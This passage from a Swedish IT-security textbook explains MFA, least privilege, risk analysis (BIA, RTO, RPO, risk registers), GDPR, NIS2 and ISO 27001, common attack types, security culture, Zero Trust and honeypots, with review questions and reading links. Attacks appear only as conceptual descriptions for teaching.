Om en hackare kommer över ditt lösenord ("vad du vet") stoppas de ändå vid dörren eftersom de inte har din telefon ("vad du har") för att godkänna inloggningen. Denna princip används ju till exempel med ditt betalkort. För att hämta ut pengar behöver du både kod och kort. Något du kan, och något du har. Samma sak med ditt Steam-konto. När du skall logga in en ny enhet, krävs ditt användarnamn och lösenord, samt en nyckel som skickas till din mail, eller Steam-appen. Principen med 2fa/mfa är att det blir "lite jobbigt för dig", då blir det mycket jobbigt för den som försöker få obehörig åtkomst.

Principen om minsta behörighet (Least Privilege)

Bara för att du har lyckats logga in (autentisering) och fått tillgång till systemet (auktorisering), betyder det inte att du ska ha tillgång till allt. Inom IT-säkerhet jobbar vi stenhårt med **Principle of Least Privilege (PoLP)**.

Det innebär att en användare endast ska ha de exakta rättigheter som krävs för att utföra sin uppgift, och inget mer. En elev behöver läsrättigheter till en uppgift, men absolut inte skrivrättigheter till hela serverns filsystem. Genom att begränsa rättigheterna minskar vi skadan dramatiskt om ett konto skulle bli kapat.

Kontrollfrågor

1. Förklara skillnaden mellan autentisering och auktorisering med ett eget exempel från vardagen.
2. Varför anses MFA vara så mycket säkrare än bara ett starkt lösenord?
3. Ge ett exempel på en situation där en PIN-kod är mer praktisk än ett långt lösenord.
4. Vad innebär "Principle of Least Privilege" och varför är det viktigt i en företagsmiljö?
5. Vilka är de tre faktorerna (boxarna) man pratar om inom MFA?
Kontrollera dina kunskaper på: <https://www.skolverket.se/it-sakerhet-grund>

Fördjupningslänkar

MSB (Tänk säkert – Handfasta råd för privatpersoner och företag) –
<https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/tank-sakert/>

Internetkunskap (Allt om lösenord och hur du skapar säkra inloggningar) –
<https://internetkunskap.se/snabbkurser/losenord-och-sakerhet/>

NCSC-UK (Guide till multifaktorautentisering och varför det behövs) –
<https://www.ncsc.gov.uk/guidance/multi-factor-authentication-mfa>

IDG (Vad är biometri? En genomgång av teknikerna bakom ansiktsigenkänning och fingeravtryck) –
<https://www.idg.se/2.1085/1.534567/vad-ar-biometri>

CISA (Fördjupning i Principle of Least Privilege för systemadministratörer)
– <https://www.cisa.gov/news-events/alerts/2019/12/10/principle-least-privilege>

Egna anteckningar

11.4 Riskhantering – Sårbarhet, Hot och Risk

Inom professionell IT-säkerhet fattas inga beslut i ett vakuum. Vi installerar inte en brandvägg eller kräver MFA bara för att det är tekniskt möjligt, utan för att vi har identifierat en risk som måste hanteras. För att kunna arbeta systematiskt med säkerhet måste en systemadministratör förstå skillnaden mellan tre centrala begrepp: Vulnerability, Threat och Risk.

De tre grundpelarna i riskanalys

En Vulnerability (sårbarhet) är en specifik svaghet i våra system. Det kan vara ett tekniskt fel i en mjukvara som ännu inte har uppdaterats, en svag konfiguration i en server eller en mänsklig faktor, som att personalen saknar utbildning. Ett Threat (hot) är en potentiell händelse eller aktör som kan skada våra tillgångar, som en cyberkriminell organisation eller ett strömavbrott.

Risk uppstår i skärningspunkten där ett hot möter en sårbarhet. För att värdera en risk använder vi ofta formeln: Sannolikhet × Konsekvens (Impact).

Business Impact Analysis (BIA) – Verksamhetens tålamod

Innan vi kan bestämma vilka skydd vi behöver, måste vi genomföra en Business Impact Analysis (BIA). Detta är en process där vi analyserar hur olika avbrott påverkar verksamheten ekonomiskt, juridiskt och förtroendemässigt. Målet är att identifiera vilka system som är mest kritiska och hur länge de får ligga nere.

I en BIA arbetar vi med två centrala mätvärden:

- RTO (Recovery Time Objective): Hur snabbt måste systemet vara uppe igen? Om en banks uttagstjänst ligger nere är RTO ofta bara några minuter. För ett internt arkivsystem kan RTO vara flera dagar.
- RPO (Recovery Point Objective): Hur mycket data har vi råd att förlora? Om vi tar backup en gång per dygn är vårt RPO 24 timmar. För ett börssystem är RPO ofta nära noll sekunder.

Exempel på BIA i praktiken:

Föreställ dig ett sjukhus. Om journalsystemet går ner (Impact) hotas patientsäkerheten direkt.

- Analys: RTO måste vara extremt lågt (minuter).
- Åtgärd: Vi investerar i redundanta servrar och realtidsreplikering av data för att möta de hårda kraven.

Jämför detta med en lokal bokhandel. Om deras hemsida går ner en lördagkväll är konsekvensen förlorad försäljning, men ingen dör.

- Analys: RTO kan vara 24 timmar.
- Åtgärd: Man nöjer sig med en enkel backup-lösning som återställs manuellt.

Riskregister – Att hålla koll på hoten

När vi har identifierat våra risker samlar vi dem i ett Riskregister. Detta är ett levande dokument som används för att prioritera säkerhetsarbetet och kommunicera med ledningen. Ett riskregister innehåller vanligtvis riskens namn, sannolikhet, konsekvens, totalt riskvärde (Score) och en åtgärdsplan (Mitigation).

Exempel på ett förenklat Riskregister:

Risk ID	Beskrivning	Sannolikhet (1-5)	Konsekvens (1-5)	Riskvärde (S×K)	Åtgärdsplan (Mitigation)
R-01	Ransomware-angrepp via e-post	4	5	20	Införa EDR, MFA och offline-backuper
R-02	Strömbavbrott i serverhall	2	4	8	Installera UPS och dieselgenerator
R-03	Personal raderar data av misstag	3	3	9	Införa striktare behörigheter (Least Privilege)

Strategier för att hantera risk

När vi har värderat riskerna i registret väljer vi en av fyra strategier:

1. Reducera (Mitigate): Vi inför tekniska skydd, som i tabellen ovan.
2. Undvika (Avoid): Vi slutar göra det som orsakar risken (t.ex. stänger ner en osäker tjänst).
3. Överföra (Transfer): Vi köper en cyberförsäkring eller flyttar driften till en molnleverantör.
4. Acceptera (Accept): Vi bedömer att risken är så liten eller åtgärden så dyr att vi väljer att leva med den (måste godkännas av ledningen).

Kontrollfrågor

1. Vad är skillnaden mellan en sårbarhet (Vulnerability) och ett hot (Threat)?
2. Förklara begreppet RTO och ge ett exempel på en verksamhet med mycket lågt RTO-krav.
3. Vad innebär RPO och hur påverkar det hur ofta vi bör ta backup?
4. Varför är ett sjukhus journalsystem mer kritiskt i en BIA än en e-handels blogg?
5. Vilka är de fem vanligaste kolumnerna i ett riskregister?
6. Hur räknar man ut ett riskvärde (Score) i ett riskregister?
7. Ge ett exempel på när man skulle välja strategin "Överföra" (Transfer) för en risk.
8. Varför är det viktigt att ledningen godkänner om en IT-avdelning väljer att "Acceptera" en risk?
9. Beskriv ett scenario där sannolikheten är hög (5) men konsekvensen är låg (1). Hur prioriteras denna risk?
10. Hur hjälper BIA oss att bestämma vilken budget vi behöver för IT-säkerhet?

Fördjupningslänkar

NIST (Guide för genomförande av riskbedömningar inom IT-system) – <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf>

ISO (Internationell standard för principer och riktlinjer gällande riskhantering) – <https://www.iso.org/iso-31000-risk-management.html>

MSB (Vägledning för genomförande av verksamhetsanalys och konsekvensbedömning) – <https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/systematiskt-informationssakerhetsarbete-sisa/analysera/verksamhetsanalys/>

Cloudflare (Förklaring av mätvärdena RTO och RPO vid katastrofplanering och återställning) – <https://www.cloudflare.com/learning/dr/rto-vs-rpo/>

MITRE (CVE – Den officiella listan över offentligt kända sårbarheter i mjukvara och system) – <https://cve.mitre.org/>

FIRST (CVSS – Standardiserat system för att bedöma och poängsätta sårbarheters allvarlighetsgrad) – <https://www.first.org/cvss/>

SANS Institute (Beskrivning av metodik för att identifiera och hantera IT-risker) – <https://www.sans.org/white-papers/1199/>

IBM (Översikt av strategier för riskhantering och prioritering av säkerhetsåtgärder) – <https://www.ibm.com/topics/cybersecurity-risk-management>

Egna anteckningar

(Här kan du reflektera över risker i din egen vardag. Om din mobiltelefon skulle försvinna, vad är ditt personliga RTO för att få en ny, och vad är ditt RPO för dina bilder? Har du någon backup som möter det kravet?)

11.5 IT-säkerhet ur ett verksamhetsperspektiv

I en professionell miljö är IT-säkerhet aldrig ett självändamål. Det är en stödjande funktion som finns till för att skydda verksamhetens mål. Om ledningen i ett företag inte förstår värdet av säkerhet kommer IT-avdelningen aldrig att få de resurser eller det mandat som krävs för att bygga ett effektivt försvar. Som systemadministratör är det därför viktigt att förstå hur säkerhet styrs och kravställs på organisatorisk nivå.

Säkerhet som ledningsfråga

Historiskt sett betraktades IT-säkerhet som något teknikerna skötte på egen hand. Idag är det en central del av Corporate Governance. Anledningen är enkel: ett allvarligt dataintrång kan leda till enorma böter, skadat förtroende hos kunder och i värsta fall att företaget tvingas lägga ner. Ledningen ansvarar för att definiera organisationens Risk Appetite – alltså hur mycket risk man är villig att acceptera för att nå sina affärs mål. IT-avdelningens roll är att presentera tekniska fakta så att ledningen kan fatta välgrundade beslut.

Ramverk och dokumentstyrning

För att säkerhetsarbetet ska bli förutsägbart och mätbart används en hierarki av dokument. Dessa styr hur alla anställda, från högsta ledningen till nyanställda tekniker, ska förhålla sig till säkerhet.

- **Policy:** Det högsta dokumentet, godkänt av ledningen. Det beskriver vad som ska uppnås och varför (t.ex. "Vi ska skydda all kunddata med stark kryptering").
- **Standard:** Definierar vilka regler eller tekniker som gäller för att uppfylla policyn (t.ex. "Alla lösenord ska vara minst 14 tecken och MFA ska användas").
- **Procedure:** En steg-för-steg-instruktion för teknikerna (t.ex. "Så här konfigurerar du MFA i Microsoft Entra ID").

Compliance – Lagar och regler

I en Enterprise-miljö styrs säkerheten ofta av externa krav, så kallad Compliance. Det innebär att organisationen måste följa specifika lagar eller branschstandarder för att få bedriva sin verksamhet.

GDPR – Skyddet av den personliga integriteten

GDPR är inte enbart en IT-fråga, utan en lagstiftning som sätter individens rätt till privatliv i centrum. Det innebär att varje organisation som hanterar personuppgifter (all information som kan kopplas till en levande person) fungerar som en förvaltare av någon annans egendom.

GDPR kräver att organisationen måste följa sju grundläggande principer. De viktigaste för en tekniker att förstå är *ändamålsbegränsning* (data får bara användas till det den samlades in för) och *uppgiftsminimering* (samla inte in mer data än nödvändigt). Tekniskt ställs krav på **Privacy by Design**, vilket innebär att säkerhet och integritet ska vara inbyggt i systemen från början. Det krävs även att man har full koll på var data finns, vem som har åtkomst till den och hur länge den sparas.

För att kontrollera så att lagen efterföljs brukar organisationen ofta utse ett **Data Protection Officer (DPO)** som övervakar att reglerna följs. Externt kontrolleras detta av nationella tillsynsmyndigheter, i Sverige är det Integritetsskyddsmyndigheten (IMY). Kontrollen sker ofta genom granskningar efter att en incident rapporterats eller efter klagomål från individer. Om en organisation brister kan de tvingas betala en sanktionsavgift på upp till 20 miljoner euro eller 4 % av den globala årsomsättningen.

NIS2 (Cybersäkerhetslagen) – Motståndskraft i samhällsviktiga tjänster

Medan GDPR skyddar individen, syftar NIS2 till att skydda samhället som helhet genom att höja den kollektiva cybersäkerhetsnivån inom EU. Det omfattar sektorer som är kritiska för att vardagen ska fungera, såsom energi, hälsa, bankverksamhet och digital infrastruktur.

NIS2 ställer krav på ett systematiskt riskbaserat arbete. Det inkluderar policyer för informationssäkerhet, incidenthantering, leverantörskedjesäkerhet (**Supply Chain Security**) och användning av kryptografi. En av de mest kända delarna är rapporteringsskyldigheten: vid en betydande incident måste organisationen lämna en varning till myndigheterna inom 24 timmar och

en fullständig rapport inom 72 timmar. Dessutom har ledningen i bolaget ett personligt ansvar; chefer kan hållas juridiskt ansvariga om de försummar säkerhetsarbetet.

Tillsynen är striktare än i föregångaren NIS. Myndigheterna har befogenhet att genomföra regelbundna inspektioner och granskningar. Om kraven inte följs kan myndigheterna utfärda förelägganden, tillfälligt återkalla certifieringar eller utdöma höga sanktionsavgifter, liknande de nivåer som finns i GDPR.

ISO 27001 – Den internationella guldstandarden

ISO 27001 är till skillnad från de andra två inte en lag, utan en frivillig internationell standard. Den beskriver hur man bygger ett **Information Security Management System (ISMS)**. Att vara certifierad visar för omvärlden att organisationen tar säkerhet på största allvar och arbetar enligt beprövade metoder.

Standarden kräver att ledningen tar ett tydligt ägarskap över säkerhetsfrågorna. Man måste genomföra regelbundna riskbedömningar och sedan välja lämpliga kontroller från en bilaga (Annex A) för att hantera dessa risker. Kontrollerna täcker allt från tekniska lösningar som brandväggar och loggning till organisatoriska delar som anställningsavtal och fysiskt tillträdesskydd. Det centrala är *ständig förbättring*; man blir aldrig "klar", utan måste hela tiden utvärdera och uppdatera sitt skydd.

Efterlevnaden kontrolleras genom en tvåstegsprocess. Först genomför organisationen egna interna revisioner (**Internal Audits**). Därefter kommer en oberoende extern revisor från ett certifieringsorgan för att granska verksamheten. Om revisorn godkänner arbetet får organisationen ett certifikat som är giltigt i tre år, under förutsättning att årliga uppföljningsbesök genomförs.

SLA och kravställning mot underleverantörer

Få företag sköter allt själva idag. Man använder molntjänster (SaaS eller XaaS) eller hyr in konsulter. Här blir SLA (Service Level Agreement) ett kritiskt verktyg. Ett SLA definierar exakt vilken säkerhetsnivå och tillgänglighet en leverantör lovar. Om ett molnföretag lovar 99,99 % i tillgänglighet, får de bara ha drygt 52 minuters driftstopp per år. Som systemadministratör granskar du loggar och revisionsrapporter för att kontrollera att leverantörerna lever upp till dessa krav.

Kontrollfrågor

1. Varför betraktas IT-säkerhet idag som en ledningsfråga snarare än enbart en teknikfråga?
2. Förklara skillnaden mellan en Policy och en Procedure.
3. Vad innebär begreppet Privacy by Design inom GDPR?
4. Vilken är den huvudsakliga skillnaden i syfte mellan GDPR och NIS2?
5. Varför är ledningens personliga ansvar i NIS2 en så viktig förändring?
6. Hur fungerar rapporteringsskyldigheten vid en incident enligt NIS2?
7. Vad är ett ISMS och vilken roll spelar det i ISO 27001?
8. Vad är skillnaden på en intern och en extern revision vid ISO-certifiering?
9. Vad är ett SLA och vilken roll spelar det vid upphandling av molntjänster?
10. Varför är Supply Chain Security ett så stort fokus i moderna regelverk?

Fördjupningslänkar

IMY (Information om GDPR och dataskydd) –

<https://www.imy.se/verksamhet/dataskydd/dataskyddsförordningen/>

MSB (Vägledning om NIS2-direktivet) –

<https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet/nis-direktivet/>

ISO (Standard för ledningssystem, ISO/IEC 27001) –

<https://www.iso.org/isoiec-27001-information-security.html>

NCSC (IT-säkerhet för ledningsgrupper) –

<https://www.ncsc.gov.uk/collection/board-toolkit>

NIST (Ramverk för riskhantering) – <https://www.nist.gov/cyberframework>

SANS (Mallar för säkerhetspolicyer) – <https://www.sans.org/information-security-policy/>

Cloudflare (Compliance kontra faktisk säkerhet) –

<https://www.cloudflare.com/learning/security/what-is-cyber-compliance/>

Egna anteckningar

(Här kan du reflektera över hur lagar och policyer påverkar din framtida yrkesroll. Hur tror du att ditt dagliga arbete som tekniker förändras om din arbetsgivare blir föremål för NIS2-lagstiftningen?)

11.6 Vanliga angrepp mot klienter och system

För att kunna bygga ett effektivt försvar måste vi förstå hur ett angrepp ser ut i praktiken. En angripare letar sällan efter den svåraste vägen in; de letar efter den mest effektiva. I en Enterprise-miljö pratar vi ofta om Attack Vectors, vilket är den väg eller det sätt som skadlig kod eller en angripare använder för att få tillträde till ett system.

Malware – Skadlig programvara

Malware är ett samlingsnamn för all mjukvara med syfte att skada, störa eller få obehörig åtkomst. Det är viktigt att skilja på typerna för att veta hur de stoppas.

Virus: Kräver mänsklig interaktion för att sprida sig, till exempel att någon kör en infekterad fil.

Worms: Självloppande program som sprider sig automatiskt över nätverket genom att utnyttja sårbarheter i operativsystem eller tjänster. En mask kan sänka ett helt företagsnätverk på några minuter.

Trojans: Utger sig för att vara ett legitimt program men döljer en skadlig funktion. Används ofta för att skapa en Backdoor så att angriparen kan återvända senare.

Ransomware: Den idag mest lönsamma formen av malware. Den krypterar offrets filer och kräver en lösensumma. I professionella miljöer siktar angreppet ofta på att även förstöra backuper.

Spyware och Keyloggers: Program som döljer sig i systemet för att stjäla information genom att registrera vad användaren gör eller skriver.

Avancerade avlyssnings- och manipulationsangrepp

Dessa angrepp fokuserar på att kontrollera eller påverka kommunikationsflödet.

Man-in-the-Middle (MitM): Angriparen placerar sig logiskt mellan två parter. Detta kan ske genom tekniker som ARP Spoofing (i lokala

nätverk) eller DNS Poisoning. Angriparen kan här både läsa och modifiera trafiken i realtid.

Man-on-the-Side (MotS): Till skillnad från MitM kontrollerar angriparen inte hela länken, utan sitter på sidan av och "ser" trafiken. Angriparen injicerar sedan ett eget svar som når offret snabbare än det legitima svaret (ett så kallat race condition). Detta kräver ofta kontroll över nätverksinfrastruktur på hög nivå.

Man-in-the-Browser (MitB): Här infekteras användarens webbläsare av en trojan. Angreppet sker "inuti" krypteringen; mjukvaran modifierar webbsidor eller transaktioner efter att de dekrypterats av webbläsaren men innan de visas för användaren. Vid en banköverföring kan angriparen ändra mottagarnummer och belopp i bakgrunden, medan användaren fortfarande ser de korrekta uppgifterna på skärmen.

Fysiska angrepp

Evil Maid Attack: Detta är ett av de svåraste angreppen att skydda sig mot eftersom det kräver fysisk tillgång till hårdvaran. Namnet kommer från scenariot där en "ond städerska" får tillgång till en bärbar dator som lämnats kvar på ett hotellrum. Angriparen kan installera en fysisk keylogger eller modifiera datorns Bootloader för att stjäla krypteringsnycklar nästa gång användaren startar datorn. Även om hårddisken är krypterad kan en Evil Maid-attack kompromettera systemet innan dekrypteringen ens har skett.

Angrepp mot applikationer och data

SQL Injection (SQLi): Angriparen skickar skadlig databaskod via inmatningsfält. Om mjukvaran saknar korrekt Input Validation kan angriparen "lura" databasen att lämna ut all information eller radera tabeller.

Cross-Site Scripting (XSS): Angriparen injicerar skadliga skript i en webbsida som sedan körs i den vanliga användarens webbläsare för att stjäla sessions-cookies.

Exploatering och sårbarheter

När ett säkerhetshål upptäcks kallas det för en Exploit. Om sårbarheten är helt ny och det ännu inte finns någon Patch tillgänglig, kallas det för en Zero-day. Professionell IT-drift kräver effektiv Patch Management för att minimera tiden systemen är sårbara.

Kontrollfrågor

1. Vad är den tekniska skillnaden mellan Man-in-the-Middle och Man-on-the-Side?
2. Varför är en Man-in-the-Browser-attack så svår att upptäcka för en vanlig användare?
3. Förklara scenariot för en Evil Maid-attack och vilka delar av systemet den siktar på.
4. Hur kan en keylogger användas i kombination med en Evil Maid-attack?
5. Varför hjälper inte HTTPS-kryptering mot en Man-in-the-Browser-attack?
6. Vad är skillnaden mellan ett virus och en mask (Worm) när det gäller spridning?
7. Beskriv hur en SQL Injection kan leda till att en hel databas läcks.
8. Vad innebär begreppet Zero-day och varför är det så kritiskt för en säkerhetsansvarig?
9. Vilken roll spelar "Input Validation" i försvaret mot SQLi och XSS?
10. Hur kan fysisk säkerhet i en serverhall förhindra en Evil Maid-attack?

Fördjupningslänkar

OWASP (Sårbarheter i webbapplikationer) - <https://owasp.org/www-project-top-ten/>

MITRE ATT&CK (Ramverk för angreppstekniker) - <https://attack.mitre.org/>

The Register (Säkerhetsnyheter och Zero-days) - <https://www.theregister.com/security/>

BleepingComputer (Nyheter om ransomware och malware) - <https://www.bleepingcomputer.com/>

Krebs on Security (Djupdykning i dataintrång) - <https://krebsonsecurity.com/>

Have I Been Pwned? (Sökverktyg för dataläckor) - <https://haveibeenpwned.com/>

Dark Reading (Analys av IT-säkerhetstrender) - <https://www.darkreading.com/>

CISA (Katalog över kända och utnyttjade sårbarheter) - <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>

Egna anteckningar

(Reflektera över din fysiska säkerhet. Om du lämnar din dator obevakad i ett publikt utrymme, hur lång tid tror du en angripare behöver för att genomföra en Evil Maid-attack? Vilka motåtgärder som Secure Boot eller BIOS-lösenord har du aktiverat?)

11.7 Säkerhetskultur och den operativa vardagen

Även om en organisation har de mest avancerade brandväggarna och de striktaste policyerna, kan hela försvaret falla på grund av ett enda felsteg från en medarbetare. I den operativa vardagen är det mänskliga beteendet ofta den största sårbarheten, men också den viktigaste försvarslinjen. Att bygga en stark säkerhetskultur handlar om att göra säkerhet till en naturlig del av allas arbete, inte bara IT-avdelningens.

Security Awareness – Den mänskliga brandväggen

Många moderna angrepp siktar inte på tekniska hål, utan på att lura människor (Social Engineering). Därför är Security Awareness – säkerhetsmedvetenhet – ett av de mest effektiva verktygen en IT-avdelning har. Det räcker inte med en föreläsning en gång om året. En god säkerhetskultur kräver kontinuerlig utbildning där anställda lär sig att känna igen nätfiske, förstå vikten av starka lösenord och veta hur de rapporterar misstänkta incidenter utan rädsla för att bli bestraffade.

Acceptable Use Policy (AUP)

För att den operativa vardagen ska fungera krävs tydliga spelregler för hur företagets teknik får användas. Detta regleras i en Acceptable Use Policy (AUP). Dokumentet svarar på frågor som: Får jag använda min jobbmail för privata ärenden? Är det tillåtet att installera egna program på datorn? Får jag surfa på sociala medier under arbetstid? Genom att ha en tydlig AUP minskar man risken för att skadlig kod tar sig in via oseriösa webbplatser eller otestad mjukvara.

Shadow IT – Den dolda risken

Shadow IT uppstår när anställda använder IT-lösningar (mjukvara, hårdvara eller molntjänster) utan IT-avdelningens godkännande. Ofta sker detta för att medarbetaren vill vara effektiv; man kanske tycker att företagets fildelning är krånglig och väljer att använda sin privata Dropbox eller skicka dokument via Discord istället.

Risken: IT-avdelningen kan inte skydda, backupa eller kontrollera data de inte vet existerar. Shadow IT leder ofta till brott mot GDPR

och gör det omöjligt att garantera Confidentiality. För att förhindra detta använder stora organisationer ofta **DLP-system (Data Loss Prevention)**. Dessa system fungerar som intelligenta vakter som känner igen känslig information. De kan till exempel blockera en anställd från att kopiera text ur ett jobbmejl, eller hindra någon från att skicka arbetsdokument till sin privata mailadress för att jobba hemifrån. Om systemet upptäcker ett sådant beteende kan det både stoppa överföringen och larma säkerhetsavdelningen direkt.

BYOD (Bring Your Own Device)

Många medarbetare vill använda sina privata mobiler eller datorer i arbetet. Detta kallas BYOD. För verksamheten innebär det en stor utmaning: Hur skyddar man företagets data på en enhet som man inte äger eller har full kontroll över? I professionella miljöer löser man ofta detta med MDM-system (Mobile Device Management) som skapar en isolerad "behållare" för jobbdatabas på den privata mobilen, så att företagets e-post kan raderas om mobilen tappas bort utan att användarens privata bilder försvinner.

Fysiska vanor: Clean Desk och Clear Screen

Säkerhet i vardagen handlar också om det fysiska utrymmet.

Clean Desk Policy: Innebär att inga känsliga dokument får ligga kvar på skrivbordet när man går för dagen. Det inkluderar även den klassiska säkerhetsrisken: lösenord skrivna på post-it-lappar under tangentbordet eller på skärmkanten.

Clear Screen: Innebär att datorn alltid ska låsas (Win+L) så fort man lämnar sin plats, även om det bara är för att hämta kaffe. Vid skrivare i korridorer används ofta "Secure Print", där användaren måste identifiera sig med sitt passerkort vid skrivaren för att utskriften ska starta, vilket förhindrar att känsliga papper blir liggande i utmatningsfacket.

Kontrollfrågor

1. Varför räcker det inte med tekniska skydd om personalen saknar Security Awareness?
2. Vad är syftet med en Acceptable Use Policy (AUP)?
3. Förklara begreppet Shadow IT och ge ett exempel på varför en anställd kan frestas att använda det.
4. Vilka är de största riskerna med Shadow IT ur ett säkerhetsperspektiv?
5. Vad innebär BYOD och vilken teknisk lösning används ofta för att hantera det?
6. Varför är en "Post-it-lapp med lösenord" ett brott mot både Clean Desk och grundläggande säkerhetsprinciper?
7. Hur fungerar "Secure Print" och vilken del av CIA-triaden skyddar det främst?
8. Varför är det viktigt att ha en kultur där anställda vågar rapportera om de råkat klicka på en misstänkt länk?
9. Ge ett exempel på en regel som kan finnas i en AUP gällande installation av mjukvara.
10. Hur kan MDM hjälpa till att upprätthålla Confidentiality på en privatägd mobiltelefon?

Fördjupningslänkar

SANS Institute (Material för att bygga en säkerhetskultur) –

<https://www.sans.org/security-awareness-training/>

Computer Weekly (Hantering av risker med skugg-IT/Shadow IT) –

<https://www.computerweekly.com/feature/How-to-manage-the-risks-of-shadow-IT>

Microsoft Learn (Översikt av MDM för styrning av enheter) –

<https://learn.microsoft.com/en-us/windows/client-management/mdm/>

NCSC (Vägledning för att förhindra nätfiske och social engineering) –

<https://www.ncsc.gov.uk/guidance/phishing>

KnowBe4 (Resurser om mänskliga faktorer och säkerhetsmedvetenhet) –

<https://www.knowbe4.com/resources>

MSB (Vägledning för säkra lösenord och multifaktorautentisering) –

<https://www.msb.se/sv/rad-till-privatpersoner/informationssakerhet/skydda-dina-konton-och-enheter/>

Egna anteckningar

(Reflektera över din egen skola eller arbetsplats. Har du sett exempel på Shadow IT? Hur ser rutinerna ut för att låsa datorer eller hantera utskrifter? Skulle du veta vem du ska kontakta om du misstänkte att du blivit utsatt för ett nätfiskeförsök?)

11.8 Moderna hot och skydd: En digital kapprustning

Den tekniska utvecklingen liknar en ständig kapprustning där varje nytt försvar snabbt möts av en ny anfallstaktik. Förr i tiden var IT-säkerhet synonymt med att bevaka en fast gräns, men idag har den gränsen suddats ut. När medarbetarna jobbar hemifrån och företagets viktigaste data ligger i molnet, fungerar inte längre den gamla idén om att "insidan" av nätverket är säker. Detta har tvingat fram ett helt nytt sätt att tänka kring försvar.

Från murar till identiteter – Zero Trust i praktiken

I den moderna IT-miljön har vi lämnat den klassiska slottsmodellen bakom oss. Istället har vi rört oss mot **Zero Trust**, en strategi som utgår från att ett intrång redan kan ha skett. Istället för att lita på en användare bara för att hen sitter på kontoret, har **identiteten** blivit nätverkets nya yttervägg.

I praktiken innebär detta att systemet aldrig slutar ställa frågor. Innan Bosse får tillgång till ekonomisystemet kontrollerar säkerhetslösningen inte bara hans lösenord och MFA, utan även om hans dator har de senaste uppdateringarna och om han loggar in från en känd plats. Om Bosse plötsligt skulle logga in från en ny stad och samtidigt börja ladda ner ovanligt stora mängder data, reagerar systemet direkt genom **Continuous Monitoring**. Genom att kombinera detta med **Micro-segmentation** – där nätverket är uppdelat i små, isolerade öar – kan vi begränsa en angripare till en mycket liten yta även om de skulle lyckas stjäla en identitet. De kan helt enkelt inte röra sig fritt i sidled (Lateral Movement) för att hitta företagets "skattkammare". Bför att förtydliga de 3 pelarna så är de::

1. **Identity-centric security:** Identiteten (användarkontot) är den nya perimeteren. Istället för att lita på nätverket, verifieras användaren, enhetens hälsa och plats vid varje enskild resursåtkomst.
2. **Micro-segmentation:** Istället for stora VLAN delar vi upp nätverket i extremt små bitar. Varje applikation eller tjänst lever i sin egen isolerade bubbla och kan bara prata med exakt de andra tjänster den behöver.

- 3. Continuous Monitoring:** Systemet letar ständigt efter avvikelser. Om Bosse plötsligt loggar in från ett ovanligt land eller börjar ladda ner ovanligt mycket data, dras hans behörigheter in automatiskt på bråkdelen av en sekund.

Aktivt försvar: Honeypots och digitala snubbeltrådar

I takt med att angripare blir allt skickligare på att dölja sina spår räcker det inte alltid med att bara titta på vad som händer i våra riktiga system. Ibland behöver vi skapa "falska" mål som är så lockande att en angripare inte kan låta bli att röra dem. Detta kallas för ett aktivt försvar, och det främsta verktyget här är en **Honeypot**.

Föreställ dig att en angripare har lyckats stjäla Bosses inloggningsuppgifter. Angriparen rör sig nu tyst i nätverket (**Lateral Movement**) och letar efter känslig data. Om vi då har placerat ut en server som ser ut att innehålla företagets kundregister, men som i själva verket är en helt isolerad fälla, har vi skapat en honeypot. Eftersom ingen legitim användare har någon anledning att ansluta till den här falska servern, vet vi med 100 % säkerhet att den som rör den är en inkräktare. Det blir som en digital snubbeltråd som utlöser ett tyst larm direkt till säkerhetsavdelningen.

För att förstå hur vi använder dessa fällor i en modern miljö kan vi dela upp dem i tre nivåer med tillhörande verktyg:

Honeypot (Enskild resurs): En server eller tjänst som är medvetet sårbar.

Exempel - Cowrie: Ett av de mest populära verktygen. Det ser ut som en vanlig SSH-server (för fjärrstyrning). När angriparen försöker logga in med "admin/admin" släpps de in i en begränsad skalmiljö (shell). Allt de skriver sparas i en logg, och vi kan i realtid se vilka kommandon de försöker köra utan att de har tillgång till den riktiga servern.

Exempel - Dionaea: En "malware-fälla" som låtsas stödja massor av protokoll (FTP, SMB, HTTP). Dess främsta syfte är att få angriparens skadliga kod att ladda upp sig själv till honeypoten så att vi kan analysera den.

Honeynet (Nätverk av system): Ett helt nätverk av falska maskiner.

Exempel - T-Pot: Detta är en "allt-i-ett"-plattform som ofta används professionellt. Den körs i Docker-containerar och innehåller ett dussintal olika honeypots samtidigt. T-Pot skapar en dashboard (ofta i Grafana) som visar varifrån i världen attackerna kommer och vilka metoder som används just nu.

Exempel - Modern Honey Network (MHN): En plattform som gör det enkelt att hantera och rulla ut hundratals små honeypots över ett stort företagsnätverk från en central kontrollpanel.

Canary Tokens (Digitala markörer): Moderna snubbeltrådar i form av filer eller länkar.

Exempel - Thinkst Canary / Canarytokens.org: Detta är guldstandarden för enkla larm. Du kan generera en falsk Excel-fil, en Windows-mapp eller till och med en API-nyckel. Om du lägger filen "Löner_2026.xlsx" på din filserver och en inkräktare öppnar den, skickas ett dolt anrop (ofta via DNS eller HTTP) till en molntjänst som direkt skickar ett larm till dig. Det är den ultimata "tysta larmet" eftersom filen inte innehåller någon kod som antivirusprogram reagerar på – den bara "skvallrar" när den läses.

AI som anfallare och försvarare

Införandet av artificiell intelligens har förändrat spelplanen fundamentalt. För angriparen är AI ett verktyg för att skala upp och förfina sina attacker. De gamla "Nigeriabreven" med dålig stavning har ersatts av språkligt perfekta nätfiskemejl, och med hjälp av **Deepfakes** kan angripare skapa falska ljud- och videomeddelanden som ser ut att komma från företagets VD. Detta gör att den mänskliga faktorn blir ännu mer utsatt; när Bosse får ett röstmeddelande som låter exakt som hans chef, är risken stor att han agerar utan att tänka efter.

Men AI är också vår mest kraftfulla allierade i försvaret. Eftersom en modern IT-miljö genererar miljontals logghändelser varje timme, är det omöjligt för en människa att upptäcka ett sofistikerat intrång i bruset. Här

använder vi istället maskininlärning för **Anomali-detektering**. AI-systemet lär sig vad som är ett normalt beteende i nätverket och kan på bråkdelen av en sekund slå larm om det upptäcker mönster som tyder på ett pågående angrepp, långt innan en mänsklig analytiker ens hunnit dricka upp sitt kaffe.

Molnet och det delade ansvaret

En av de största missuppfattningarna i den moderna operativa vardagen är att molntjänster automatiskt är säkra. När en verksamhet flyttar sin infrastruktur till leverantörer som Microsoft, AWS eller Google, träder **Shared Responsibility Model** i kraft. Det är en juridisk och teknisk gränsdragning som är livsviktig att förstå för en systemadministratör.

